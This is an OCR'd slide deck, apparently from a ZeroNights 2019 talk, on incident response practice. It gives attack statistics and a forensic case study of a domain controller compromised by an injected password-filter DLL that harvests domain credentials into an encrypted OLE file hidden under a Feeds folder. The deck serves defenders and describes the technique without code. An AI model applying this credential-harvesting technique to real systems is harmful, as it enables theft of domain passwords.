STORIES AND LESSONS LEARNED FROM DAILY INCIDENT RESPONSE PRACTICE


Pavel Kargapoltsev

Whoami

Catching cybercriminals for four years with high success rate ☺


Member of Kaspersky Global Emergency Response Team (GERT) for seven years

Agenda



- Analytics
- Case #1
- Case #2
- STIX ATT&CK

Analytics | Reasons for request




- More than half of the requests for investigation were initiated by customers after detecting an attack that had visible consequences
- The most common reason for customer requests was a ransomware attack
- In two out of three cases, investigation of incidents related to the detection of suspicious files or network activity revealing an actual attack

https://github.com/klsecservices/Publications/blob/master/Incident-Response-Analytics-Report_2018_EN.PDF

ZERO NIGHTS 2019 EDITION

Analytics | Attack vectors



- The RDP service was used in the initial attack vector in one out of three incidents
- 34% of attacks occurred due to a lack of security awareness among employees

ZERO NIGHTS 2019 EDITION

Analytics | Attack duration

Fast attacks

Common threat:
Ransomware infection

Common attack vector:
Credential guessing attack on RDP service

Attack duration: six hours

Medium duration attacks

Common threat:
Financial theft

Common attack vector:
Downloading a malicious file
by link in email
from infected site

Attack duration: eight days

Continuous attacks

Common threat:
Cyber-espionage and theft of confidential data

Common attack vector:
Downloading a malicious file by link in email

Attack duration: 3 months
Active phases duration: 7 days

Case#1 | Briefly

The customer suspected an attack because its AV software detected a malicious object in the process memory of its internal software

The following types of evidence were requested for analysis

- Customer’s software executables
- Memory dump, Registry, EVTX, $MFT


Quick but NOT FINAL results

- No malicious code was found in the customer’s software
- No injects were found in the software process
- AV false alarm confirmed
- Server uptime was more than three years | No security patches

Case#1 | Memory analysis

Two malicious DDLs were injected into a svchost.exe instance

- Compilation timestamp is Oct, 2016
- Maps and launches a PE executable specified by parameter




```
Process: svchost.exe Pid: 968 Address: 0xc350000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x0c350000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x0c350010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x0c350020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0c350030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x0c350000 4d                DEC EBP
0x0c350001 5a                POP EDX
0x0c350002 90                NOP
0x0c350003 0003              ADD [EBX], AL
0x0c350005 0000              ADD [EAX], AL
0x0c350007 000400            ADD [EAX+EAX], AL
0x0c35000a 0000              ADD [EAX], AL
0x0c35000c ff                DB 0xff
0x0c35000d ff00              INC DWORD [EAX]
0x0c35000f 00b800000000      ADD [EAX+0x0], BH
0x0c350015 0000              ADD [EAX], AL
0x0c350017 004000            ADD [EAX+0x0], AL
0x0c35001a 0000              ADD [EAX], AL
0x0c35001c 0000              ADD [EAX], AL
0x0c35001e 0000              ADD [EAX], AL
```

```
Process: svchost.exe Pid: 968 Address: 0xc360000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x0c360000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x0c360010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x0c360020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0c360030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x0c360000 4d                DEC EBP
0x0c360001 5a                POP EDX
0x0c360002 90                NOP
0x0c360003 0003              ADD [EBX], AL
0x0c360005 0000              ADD [EAX], AL
0x0c360007 000400            ADD [EAX+EAX], AL
0x0c36000a 0000              ADD [EAX], AL
0x0c36000c ff                DB 0xff
0x0c36000d ff00              INC DWORD [EAX]
0x0c36000f 00b800000000      ADD [EAX+0x0], BH
0x0c360015 0000              ADD [EAX], AL
0x0c360017 004000            ADD [EAX+0x0], AL
0x0c36001a 0000              ADD [EAX], AL
0x0c36001c 0000              ADD [EAX], AL
0x0c36001e 0000              ADD [EAX], AL
```

Case#1 | AD passwords harvesting

Malicious password filter DLL

- Intercepts domain credentials
- Writes credentials to an OLE container


LSASS | Injected Password Filter DLL

NamedPipe Server

PipeName: \\.\pipe\<*MachineGuid*><*HardcodedString*>

0x20	C&C address


PasswordChangeNotify

FS Storage (OLE container)

%ALLUSERSPROFILE%\Microsoft\Feeds\{*GUID*}~\WebSlices Gallery~.feed-ms


- Upon receiving command “x20”, extracts stolen data from the OLE container and sends it to the C&C (specified as command argument)

Case#1 | AD passwords storage



```
0x00000000  909B 0000 776B 5CCD D930 9A34 C409 A444  ....wk\..0.4...D
0x00000010  B680 188D 1DE7 987A 587B A616 2C33 192C  ........zX{..,3.,
0x00000020  48A0 8194 D80E 72FC D98E 0FBD B5F3 F490  H.....r.........
0x00000030  FFEA 19F8 AF7B C925 DC5B 2C49 1AF6 8D30  .....{.%.[,I...0
0x00000040  E7A0 6A1B 50A0 D207 010C 5EAA 98F3 9A11  ..j.P.....^.....
0x00000050  F79F CBD6 8CEF 3D70 0904 16F6 B3D4 BC23  ......=p.......#
0x00000060  1E0D 2256 A9ED 869B 8317 B54C A4D2 0C6A  .."V.......L...j
0x00000070  3F7C 1A7C 5BC3 1CBF 2F57 374A D66D 6721  ?|.|[.../W7J.mg!
0x00000080  CBBE 5A4A BA67 68FB 48E3 517B 86E6 36A5  ..ZJ.gh.H.Q{..6.
0x00000090  1A69 21D7 91E7 363D 2AFA E742 E077 9EB2  .i!...6=*..B.w..
0x000000A0  E2C3 288C CC4C 4271 7C26 1563 A400 6BB9  ..(..LBq|&.c..k.
0x000000B0  4EDE FCE4 6BF3 2F2A 6534 219D 3E5E C126  N...k./*e4!.>^.&
0x000000C0  B15E 5D3E 69D8 34C2 2AC6 C2A8 3792 6919  .^]>i.4.*...7.i.
0x000000D0  11F8 1B76 D3C0 1C4A 7CDF E446 6790 531F  ...v...J|..Fg.S.
0x000000E0  7DC4 FC5D 90A3 5D0D 527D 2BFD A149 C25F  }..]..].R}+..I._
0x000000F0  1A55 C7BC 2293 8B2B C9ED 1F4A 609B 0882  .U..."..+...J`...
```

Storage entry format



Size

RSA_{publ}(sess_key)

AES-CBC-IV

$AES128\text{-}CBC_{sess}(\ldots)$

0	SystemTime
1	DomainName
2	UserName
3	FullName
4	Password
5	Privileges
6	Flags
7	Workstations
8	SID
9	ExpirationTime
10	LocalGroups
11	GlobalGroups

Because the session key is encrypted with an RSA public key we can’t decrypt storage entries

But that doesn't matter in this case

Case#1 | Happy 2017

…we can’t decrypt storage entries, but it doesn’t matter in this case because

- The storage file, its parent and grandparent folders have timestamps
- The storage path %ProgramData%\Microsoft\Feeds\{*GUID*}~\ is unusual for standard windows installation
- The folders feeds and {*GUID*}~ were created just after malware was launched for the first time

So, the folders’ timestamps spotlight when the DC was compromised

```
2016-12-xx 02:45:19  si:[..c.]   \ProgramData\Microsoft
2016-12-xx 02:45:19  fn:[macb]   \ProgramData\Microsoft\Feeds
2016-12-xx 02:45:19  fn:[macb]   \ProgramData\Microsoft\Feeds\{GUID}~
```

WTF, domain controller was compromised in Dec, 2016

Case#1 | The End

Other steps we took …

Launched our instance of the NamedPipe server	No results
Analyzed auto-start locations	No results
Scanned file systems using AV, YARA	No results
Checked executables' reputations by their MD5 hashes	No results
Restarted the servers	No in-memory implants were found
Rescanned the servers after one month	No in-memory implants were found

Who	When	Why	Where	What
Unknown	No later than Dec 2016	Unknown. Probably because systems were vulnerable.	Full scope unknown. Only remnants on a few servers were discovered.	Mostly unknown. Password harvesting.


Case#1 | Lessons learned

- The cause is not consistent with the effect
- One of many incidents that is already over, but we don’t know when
- We can analyze only remnants of the attack
- In many cases we can’t identify full scope of attack and intrusion vector
- Even “mature” IT customers need to improve their security

Case#2 | Description

